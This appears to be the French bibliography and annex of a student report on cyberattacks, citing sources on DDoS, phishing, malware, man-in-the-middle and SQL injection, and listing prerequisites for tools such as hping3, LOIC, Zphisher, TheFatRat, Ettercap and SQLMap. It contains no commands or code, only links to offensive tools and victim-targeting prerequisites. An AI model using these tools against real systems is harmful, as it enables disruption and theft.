
OVH. Qu'est-ce que l'anti-DDOS ? [Consulté le 9 mars 2021]. Disponible à l'adresse suivante : <https://www.ovh.com/fr/anti-ddos/principe-anti-ddos.xml>

[1]ITIC, 16 mai 2019. [Consulté le 9 mars 2021]. Disponible à l'adresse suivante : <https://itic-corp.com/blog/2019/05/hourly-downtime-costs-rise-86-of-firms-say->

[one-hour-of-downtime-costs-300000-34-of-companies-say-one-hour-of-downtime-tops-1million/](#)

A10, Paul Nicholson, 27 juillet 2020. Five most famous ddos attacks and then some. [Consulté le 9 mars 2021]. Disponible à l'adresse suivante : <https://www.a10networks.com/blog/5-most-famous-ddos-attacks/>

MIT technology review, Emerging Technology from the arXiv, 18 avril 2019. The first DDoS attack was 20 years ago. This is what we've learned since. [Consulté le 9 mars 2021]. Disponible à l'adresse suivante : <https://www.technologyreview.com/2019/04/18/103186/the-first-ddos-attack-was-20-years-ago-this-is-what-weve-learned-since/>

### **HPING3**

Lamusic, 14 décembre 2007. Première approche d'un outil merveilleux hping. [Consulté le 9 mars 2021]. Disponible à l'adresse suivante : <https://doc.lagout.org/network/Premiere%20approche%20d.un%20outil%20merveilleux%20hping.pdf>

HPING. Home. [Consulté le 9 mars 2021]. Disponible à l'adresse suivante : <http://www.hping.org/>

Kali Tools. Hping3 Package Description. [Consulté le 10 mars 2021]. Disponible à l'adresse suivante : <https://tools.kali.org/information-gathering/hping3>

### **LOIC**

[2]Wikipédia, 3 mars 2021. Low Orbit Ion Cannon. [Consulté le 10 mars 2021]. Disponible à l'adresse suivante : [https://en.wikipedia.org/wiki/Low\\_Orbit\\_Ion\\_Cannon](https://en.wikipedia.org/wiki/Low_Orbit_Ion_Cannon)

Impreva. Low Orbit Ion Cannon (LOIC). [Consulté le 10 mars 2021]. Disponible à l'adresse suivante : <https://www.imperva.com/learn/ddos/low-orbit-ion-cannon/>

[3]Radware. LOIC (Low Orbit Ion Cannon). [Consulté le 10 mars 2021]. Disponible à l'adresse suivante : <https://www.radware.com/security/ddos-knowledge-center/ddospedia/loic-low-orbit-ion-cannon>

[4]Wikipedia, 16 mars 2021. WikiLeaks. [Consulté le 10 mars 2021]. Disponible à l'adresse suivante : <https://fr.wikipedia.org/wiki/WikiLeaks>

[5]SourceForge, 17 août 2021. LOIC, a network stress testing application. [Consulté le 10 mars 2021]. Disponible à l'adresse suivante : <https://sourceforge.net/projects/loic/>

### **Défense DDOS**

Cloudflare. Solution de sécurité Cloudflare. [Consulté le 10 mars 2021]. Disponible à l'adresse suivante : [https://www.cloudflare.com/fr/security/?utm\\_referrer=https://www.cloudflare.com/](https://www.cloudflare.com/fr/security/?utm_referrer=https://www.cloudflare.com/)

1MIN30, Gabriel Dabi-Schwebel, 6 mars 2015. 5 Conseils pour vous protéger des attaques DDoS. [Consulté le 16 mars 2021]. Disponible à l'adresse suivante : <https://www.1min30.com/developpement-web/5-conseils-pour-vous-protoger-des-attaques-ddos-19858>

Oracle. Comment se protéger d'une attaque DDoS ? [Consulté le 16 mars 2021]. Disponible à l'adresse suivante : <https://www.oracle.com/fr/cloud/ddos-attaque-deni-distribue.html>

Centre national pour la cybersécurité NCSC. Attaque affectant la disponibilité (attaque DDoS). [Consulté le 16 mars 2021]. Disponible à l'adresse suivante : <https://www.ncsc.admin.ch/ncsc/fr/home/cyberbedrohungen/ddos.html>

Centre national pour la cybersécurité NCSC. Attques DDoS – Que faire ? [Consulté le 16 mars 2021]. Disponible à l'adresse suivante : <https://www.ncsc.admin.ch/ncsc/fr/home/infos-fuer/infos-unternehmen/vorfall-was-nun/ddos-angriff.html>

Swisscom, Felix Raymann, 14 Novembre 2018. Quand le tsunami de données frappe. [Consulté le 16 mars 2021]. Disponible à l'adresse suivante : <https://www.swisscom.ch/fr/business/entreprise/themen/security/ddos-attacken-beschrieb-schutzmassnahmen.html>

Swisscom, Service de protection DDoS. [Consulté le 16 mars 2021]. Disponible à l'adresse suivante : <https://www.swisscom.ch/fr/business/entreprise/offre/wireline/ip-plus.html#tab-optionen>

### **Social Engineering**

Cybint, Devon Milkovich, 23 décembre 2020. 15 Alarming Cyber Security Facts and Stats. [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://www.cybintsolutions.com/cyber-security-facts-stats/>

Social-Engineer, Chris Hadnagy. Cybersecurity Threats For 2020. [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://www.social-engineer.com/cybersecurity-threats-for-2020/>

Varonis, Rob Sobers, 16 mars 2021. 134 Cybersecurity Statistics and Trends for 2021. [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://www.varonis.com/blog/cybersecurity-statistics/>

### **PHISHING**

EPFL. Qu'est-ce que le phishing et comment s'en protéger ? [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://www.epfl.ch/campus/services/ressources-informatiques/secure-it/quest-ce-que-le-phishing-et-comment-sen-proteger/>

GEEKPRESS, Maxime BJ, 28 mars 2014. Faites tester votre site local à distance avec ngrok. [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://www.geekpress.fr/tester-site-local-distance-ngrok/#:~:text=Ngrok%20est%20un%20script%20%C3%A0,s'active%20en%20une%20%C3%A9tape.>

Parlonsgeek, Adnane Elbakkali, 2012. Un Tunnel NGROK pour rendre votre localhost publique ! [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://www.parlonsgeek.com/un-tunnel-ngrok-pour-rendre-votre-localhost-publique/>

Korben, Korben, 27 août 2013. NGROK – Créer un tunnel pour vos applications locales. [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://korben.info/ngrok-creer-un-tunnel-pour-vos-applications-locale.html>

[6]IDAGENT, 15 juin 2020. 10 alarming statistics about phishing in 2021. [Consulté le 6 avril 2020]. Disponible à l'adresse suivante : <https://www.idagent.com/blog/10-alarming-statistics-about-phishing-in-2020>

[7]KEEPNETLABS. 2020 Phishing statistics you need to know to protect your organization. [Consulté le 6 avril 2020]. Disponible à l'adresse suivante :

<https://www.keepnetlabs.com/phishing-statistics-you-need-to-know-to-protect-your-organization/#easy-footnote-2-3791>

[8]GITHUB, Git-Ankitraj, 2019. BlackEye. [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://github.com/Git-Ankitraj/blackeye-im>

[9]GITHUB, htr-tech, 2019. Zphisher. [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://github.com/htr-tech/zphisher>

DatalInsider, Nate Lord, 1 décembre 2020. Social Engineering Attacks: Common Techniques & How to Prevent an Attack. [Consulté le 17 mars 2021]. Disponible à l'adresse suivante : <https://digitalguardian.com/blog/social-engineering-attacks-common-techniques-how-prevent-attack>

[23]terranovasecurity, Qu'est-ce que l'ingénierie sociale? [Consulté le 1 juillet 2021]. Disponible à l'adresse suivante : <https://terranovasecurity.com/fr/quest-ce-que-l-ingenierie-sociale/>

## **MALWARE**

CYBERCOVER, Marc-Henri BOYDRON. Cybercriminalité : les risques qui menacent nos entreprises. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.cyber-cover.fr/cyber-documentation/cyber-criminalite/cybercriminalite-les-risques-qui-menacent-nos-entreprises>

Journaldunet, 16 septembre 2021. Ver informatique : définition concrète et illustrée. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.journaldunet.fr/web-tech/dictionnaire-du-webmastering/1445234-ver-informatique-definition-concrete-et-illustree/>

BUZZWEBZINE, Erwan, 25 février 2020. Liste et exemples des virus informatique les plus dangereux. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.buzzwebzine.fr/virus-informatique/>

Tessian, Maddie Rosenthal, 10 février 2021. Must-Know Phishing Statistics: Updated 2021. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.tessian.com/blog/phishing-statistics-2020/>

[17]SONICWALL, 2021. SonicWall Cyber Threat Report. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.sonicwall.com/2021-cyber-threat-report/>

MIMECAST, 2020. The State of Email Security 2020. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : [https://www.mimecast.com/globalassets/cyber-resilience-content/the-state-of-email-security-report-2020.pdf?utm\\_source=pr&utm\\_medium=pr&utm\\_campaign=7013I000001N4dRAAS](https://www.mimecast.com/globalassets/cyber-resilience-content/the-state-of-email-security-report-2020.pdf?utm_source=pr&utm_medium=pr&utm_campaign=7013I000001N4dRAAS)

COMPARITECH, Sam Cook, 12 février 2021. Malware statistics and facts for 2021. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.comparitech.com/antivirus/malware-statistics-facts/>

LEBIGDATA, Bastien L, 7 mars 2019. Malware : qu'est-ce qu'un logiciel malveillant et comment s'en débarrasser. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.lebigdata.fr/malware-definition>

World Economic Forum, Joe Myers et Kate Whiting, 16 janvier 2019. These are the biggest risks facing our world in 2019. [Consulté le 23 mars 2021]. Disponible à l'adresse

suivante : <https://www.weforum.org/agenda/2019/01/these-are-the-biggest-risks-facing-our-world-in-2019/>

Varonis, Rob Sobers, 25 mars 2021. 107 Must-Know Data Breach Statistics for 2020. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.varonis.com/blog/data-breach-statistics/>

CYBEREXPERTS, George Mutune. Malware. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://cyberexperts.com/encyclopedia/malware/>

STATISTA, Joseph Johnson, 25 janvier 2021. Development of new Android malware worldwide from June 2016 to March 2020. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.statista.com/statistics/680705/global-android-malware-volume/>

CSO, Josh Fruhlinger, 9 mars 2020. Top cybersecurity facts, figures and statistics. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.csoonline.com/article/3153707/top-cybersecurity-facts-figures-and-statistics.html>

SYMANTEC. Nous bloquons les menaces omniprésentes. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://securitycloud.symantec.com/cc/#/landing>

LEGALJOBS, Branka Vuleta, 26 février 2021. 44 Worrying Malware Statistics to Take Seriously in 2021. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://legaljobs.io/blog/malware-statistics/>

### **Ransomware**

CLUBIC, Alexandre Boero, 14 janvier 2020. Les chiffres dingues qui ont (encore) fait de WannaCry le ransomware le plus puissant en 2019. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.clubic.com/antivirus-securite-informatique/virus-hacker-piratage/piratage-informatique/actualite-882317-chiffres-dingues-wannacry-ransomware-puissant-2019.html>

[10]Youtube, Micode, 20 mai 2017. LA VÉRITÉ SUR WANNACRY - FLASHCODE [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.youtube.com/watch?v=nIRDzPnJAro>

Blog alphorm.com, Céline Bouery, 16 mai 2017. Cyberattaque mondiale : quel impact pour les entreprises et les administrations ? [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://blog.alphorm.com/cyberattaque-impact-entreprises-administrations/>

### **Vers**

ORICOM. Les « malwares », virus, vers, chevaux de Troie et espioniciels. ? [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://www.oricom.ca/soutien/les-%C2%AB-malwares-%C2%BB,-virus,-vers,-chevaux-de-troie-et-espioniciels/>

[11]BUSINESS INSIDER FRANCE, Vadim Rubinstein, 15 mars 2021. Les 8 plus importantes cyberattaques de l'Histoire, de Stuxnet à Solarwinds. [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://www.businessinsider.fr/les-8-plus-importantes-cyberattaques-de-lhistoire-de-stuxnet-a-solarwinds-186894#stuxnet-les-premises-de-la-cyberguerre>

AVANISTA. Les 5 cyberattaques les plus spectaculaires. [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://www.avanista.fr/actualites/27-5-cyber-attaques-cybersecurite>

## **Spyware**

YOUTUBE, 10 novembre 2014, Kaspersky France. Campagne de Cyber-espionnage « DarkHotel ». [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://www.youtube.com/watch?v=H1DQExKLpN4>

KASPERSKY DAILY, Alex Drozhzhin, 10 novembre 2014. DarkHotel : une campagne d'espionnage dans de luxueux hôtel en Asie. [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://www.kaspersky.fr/blog/darkhotel-apt/3884/>

[12]KASPERSKY DAILY, John Snow, 6 novembre 2018. Les 5 attaques informatiques les plus célèbres. [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://www.kaspersky.fr/blog/five-most-notorious-cyberattacks/11130/>

## **Adware**

KASPERSKY. Removing Adware: What are the risks? [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://www.kaspersky.com/resource-center/preemptive-safety/removing-unwanted-adware>

AVG, Jonathan Lemonnier et Nica Latto, le 5 février 2020. Qu'est-ce qu'un adware et comment s'en débarrasser ? [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://www.avg.com/fr/signal/what-is-adware>

[13]INFECTEDBROWSER. List of Adware. ? [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://infectedbrowser.wordpress.com/list-of-adware/>

## **Cheval de Troie**

[14]VARONIS, Rob Sobers, 16 mars 2021. 134 Cybersecurity Statistics and Trends for 2021. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.varonis.com/blog/cybersecurity-statistics/>

NORTON. Qu'est ce qu'un cheval de Troie ? [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://fr.norton.com/internetsecurity-malware-what-is-a-trojan.html>

WIKIPEDIA, 28 décembre 2018. Storm Worm. [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : [https://fr.wikipedia.org/wiki/Storm\\_Worm](https://fr.wikipedia.org/wiki/Storm_Worm)

[15]HYPR. Storm Worm, Five Things to Know about Powerful, Adapative Malware. [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : <https://www.hypr.com/storm-worm/>

SHNEIER, 4 octobre 2007. The Storm Worm. [Consulté le 24 mars 2021]. Disponible à l'adresse suivante : [https://www.schneier.com/blog/archives/2007/10/the\\_storm\\_worm.html](https://www.schneier.com/blog/archives/2007/10/the_storm_worm.html)

## **Phishing vs Malware**

[16]PURPLESEC. 2021 Cyber Security Statistics The Ultimate List Of Stats, Data & Trends. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://purplesec.us/resources/cyber-security-statistics/>

## **Malware Mobile**

KASPERSKY DAILY, Alexander Eremin, 18 février 2021. Le cheval de Troie mobile Ginp vous fait croire que vous avez reçu un SMS. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://www.kaspersky.fr/blog/ginp-mobile-banking-trojan/13754/>



[18]SecureList by KASPERSKY, VICTOR CHEBYSHEV, 1 mars 2021 Mobile malware evolution 2020. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://securelist.com/mobile-malware-evolution-2020/101029/>

### Malware – TheFatRat

[19]TheFatRat, SreetSec. TheFatRat. [Consulté le 23 mars 2021]. Disponible à l'adresse suivante : <https://github.com/Sreetsec/TheFatRat>

### MAN IN THE MIDDLE

NORTON, Kyle Chivers, 26 MARS 2020. What is a man in the middle attack ? [Consulté le 6 avril 2020]. Disponible à l'adresse suivante : <https://us.norton.com/internetsecurity-wifi-what-is-a-man-in-the-middle-attack.html>

YOUTUBE, Cookie connecté, 18 septembre 2018. Comprendre le DNS en 5 minutes [Consulté le 6 avril 2020]. Disponible à l'adresse suivante : <https://www.youtube.com/watch?v=qzWdzAvfBoo>

YOUTUBE, Professor Andrew, 27 avril 2020. Pentest+: Using Ettercap to perform a MITM Attack. [Consulté le 6 avril 2020]. Disponible à l'adresse suivante : <https://www.youtube.com/watch?v=ogtWS6MfiWM>

SECRET DOUBLE OCTOPUS. DNS Spoofing. [Consulté le 6 avril 2020]. Disponible à l'adresse suivante : <https://doubleoctopus.com/security-wiki/threats-and-tools/dns-spoofing/#:~:text=DNS%20spoofing%20is%20a%20type,one%2C%20or%20the%20can%20simply>

YOUTUBE, WayToLearnX, 27 décembre 2019. Qu'est ce que le protocole ARP. [Consulté le 6 avril 2020]. Disponible à l'adresse suivante : <https://www.youtube.com/watch?v=aYaUOd8esj0>

YOUTUBE, Smooth Tech, 28 juillet 2018. Attaque informatique : l'usurpation ARP. [Consulté le 7 avril 2020]. Disponible à l'adresse suivante : <https://www.youtube.com/watch?v=hPigie0lyv8>

FORTINET. Man in the middle attack. [Consulté le 7 avril 2020]. Disponible à l'adresse suivante : <https://www.fortinet.com/it/resources/cyberglossary/man-in-the-middle-attack>

YOUTUBE, Digital Wink, 2 mai 2017. Les cookies vous surveillent. [Consulté le 7 avril 2020]. Disponible à l'adresse suivante : <https://www.youtube.com/watch?v=fm5MSdPU8tY>

WIKIPEDIA, 29 mars 2021. Ettercap (logiciel). [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : [https://en.wikipedia.org/wiki/Ettercap\\_\(software\)](https://en.wikipedia.org/wiki/Ettercap_(software))

ETTERCAP. Bienvenue dans le projet Ettercap. [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://www.ettercap-project.org/index.html>

[20]CSO, Dan Swinhoe, 13 février 2019. What is a man-in-the-middle attack? How MitM attacks work and how to prevent them. [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://www.csoonline.com/article/3340117/what-is-a-man-in-the-middle-attack-how-mitm-attacks-work-and-how-to-prevent-them.html>

Digital Guide IONOS. Attaque Man in the Middle (MITM). [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://www.ionos.fr/digitalguide/serveur/securite/attaque-de-lhomme-du-milieu-aperçu-du-modele/>

Devensys Cybersecurity. Pourquoi créer des VLANs ?. [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://blog.devensys.com/pourquoi-creer-des-vlans/>

Kaspersky. Se protéger contre une attaque dite de l'homme du milieu. [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://www.kaspersky.fr/resource-center/threats/man-in-the-middle-attack>

GlobalSign, 15 mai 2017. Qu'est-ce qu'une attaque de l'homme du milieu et comment s'en protéger ? [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://www.globalsign.com/fr/blog/qu-est-ce-qu-une-attaque-de-l-homme-du-milieu>

GlobalSign, 3 mars 2017. Qu'est-ce que le S/MIME et comment ça marche ? [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://www.globalsign.com/fr/blog/qu-est-ce-que-le-s-mime>

Wizcase, Rebecca Aimee, 20 avril 2021. Qu'est-ce qu'un pare-feu, et comment un VPN peut le contourner ? ? [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://fr.wizcase.com/blog/quest-ce-quun-pare-feu-et-comment-un-vpn-peut-le-contourner/>

FuturaTech, Celine Deluzarche. VPN : qu'est-ce que c'est ? [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://www.futura-sciences.com/tech/definitions/connection-vpn-1819/>

SiecleDigital, @siecledigital, 8 juillet 2019. C'est quoi un VPN ? Explication complète pour les débutants. [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : [https://siecledigital.fr/2019/07/08/cest-quoi-un-vpn-explication-complete-pour-les-debutants/#:~:text=Un%20r%C3%A9seau%20priv%C3%A9%20virtuel%20\(VPN,ordinateur%20et%20un%20serveur%20VPN.](https://siecledigital.fr/2019/07/08/cest-quoi-un-vpn-explication-complete-pour-les-debutants/#:~:text=Un%20r%C3%A9seau%20priv%C3%A9%20virtuel%20(VPN,ordinateur%20et%20un%20serveur%20VPN.)

Jolnformatic. Qu'est-ce qu'un pare-feu ? Explication complète pour les débutants. [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://jolnformatic.bzh/quest-ce-quun-pare-feu/#:~:text=Au%20niveau%20de%20la%20s%C3%A9curit%C3%A9,mat%C3%A9riel%20c'est%20sa%20praticit%C3%A9.>

GetApp, Caroline Rousseau et Gitanjali Maria, 7 juin 2019. Les avantages d'un VPN et pourquoi toutes les entreprises devraient en utiliser un. [Consulté le 20 avril 2021]. Disponible à l'adresse suivante : <https://www.getapp.fr/blog/719/les-avantages-dun-vpn-et-pourquoi-toutes-les-entreprises-devraient-en-utiliser-un#:~:text=Une%20s%C3%A9curit%C3%A9%20des%20donn%C3%A9es%20accrues,fieliers%20t%C3%A9l%C3%A9charg%C3%A9s%20et%20vous%20alerter.>

## SQL injection

[21]OWASP. OWASP TOP TEN. [Consulté le 27 avril 2020]. Disponible à l'adresse suivante : <https://owasp.org/www-project-top-ten/>

[22]CSO, Dan Swinhoe, 8 janvier 2021. The 15 biggest data breaches of the 21st century. [Consulté le 21 avril 2020]. Disponible à l'adresse suivante : <https://www.csoonline.com/article/2130877/the-biggest-data-breaches-of-the-21st-century.html>

SOFTWARELAB, Tibor Moes. What is SQL injection. [Consulté le 21 avril 2020]. Disponible à l'adresse suivante : <https://softwarelab.org/what-is-sql-injection/>

PORTSWIGGER. SQL injection union attacks. [Consulté le 21 avril 2020]. Disponible à l'adresse suivante : <https://portswigger.net/web-security/sql-injection/union-attacks>

HYDRASKY, groot, 11 octobre 2016. Error based SQL injection attack. [Consulté le 27 avril 2020]. Disponible à l'adresse suivante : <https://hydrasky.com/network-security/error-based-sql-injection-attack/>

OWASP. Blind SQL Injection. [Consulté le 27 avril 2020]. Disponible à l'adresse suivante : [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)

RANGEFORCE, Kert Ojassoo, 18 août 2020. How to Prevent Blind SQL Injection [Consulté le 27 avril 2020]. Disponible à l'adresse suivante : <https://www.rangeforce.com/blog/how-to-prevent-blind-sql-injection>

YOUTUBE, 7 mars 2019, AppSec Academy. [Consulté le 27 avril 2020]. Disponible à l'adresse suivante : <https://www.youtube.com/watch?v=sIsjlfBZVzo&t=57s>

LWS, Elise, 11 janvier 2016. Protéger son site contre les attaques par injection SQL. [Consulté le 27 avril 2021]. Disponible à l'adresse suivante : <https://blog.lws-hosting.com/creation-de-sites-web/protoger-son-site-contre-les-attaques-par-injection-sql>

Kinsta, Shaumik Daityari, 13 Novembre 2020. Injections SQL : Un guide de débutant pour les utilisateurs de WordPress. [Consulté le 27 avril 2021]. Disponible à l'adresse suivante : <https://kinsta.com/fr/blog/injections-sql/#injection-sql-outofband>

### **Images des marques**

Wikimedia. Logo Linux. [Consulté le 6 juillet 2021]. Disponible à l'adresse suivante : <https://commons.wikimedia.org/wiki/File:Tux.svg>

Wikimedia. Logo Windows. [Consulté le 6 juillet 2021]. Disponible à l'adresse suivante : [https://commons.wikimedia.org/wiki/File:Windows\\_logo\\_-\\_2012.svg](https://commons.wikimedia.org/wiki/File:Windows_logo_-_2012.svg)


Wikimedia. Logo Apple. [Consulté le 6 juillet 2021]. Disponible à l'adresse suivante : [https://fr.m.wikipedia.org/wiki/Fichier:Apple\\_logo\\_black.svg](https://fr.m.wikipedia.org/wiki/Fichier:Apple_logo_black.svg)

# Annexe 1 : Schéma d'emplois et prérequis des outils de pentesting

## DOS - Hping3

Informations nécessaire :


- Machine ayant un système d'exploitation Linux
- Adresse IP de la victime



## DOS – LOIC

Informations nécessaires :


- Machine ayant un système d'exploitation Windows
- Adresse IP de la victime



## Phishing – BlackEye & Zphisher

Informations nécessaires :

- Machine ayant un système d'exploitation Linux
- Moyen de contact avec les victimes



## Malware – TheFatRat

Informations nécessaires :


- Machine ayant comme système d'exploitation Linux
- Clé USB



## Man in the middle – Ettercap

Informations nécessaires :

- Machine ayant linux ou Windows comme système d'exploitation
- Adresse IP des victimes



## Injection SQL – SQLMap

Informations nécessaires :

- Machine ayant linux, Windows ou MacOS comme système d'exploitation
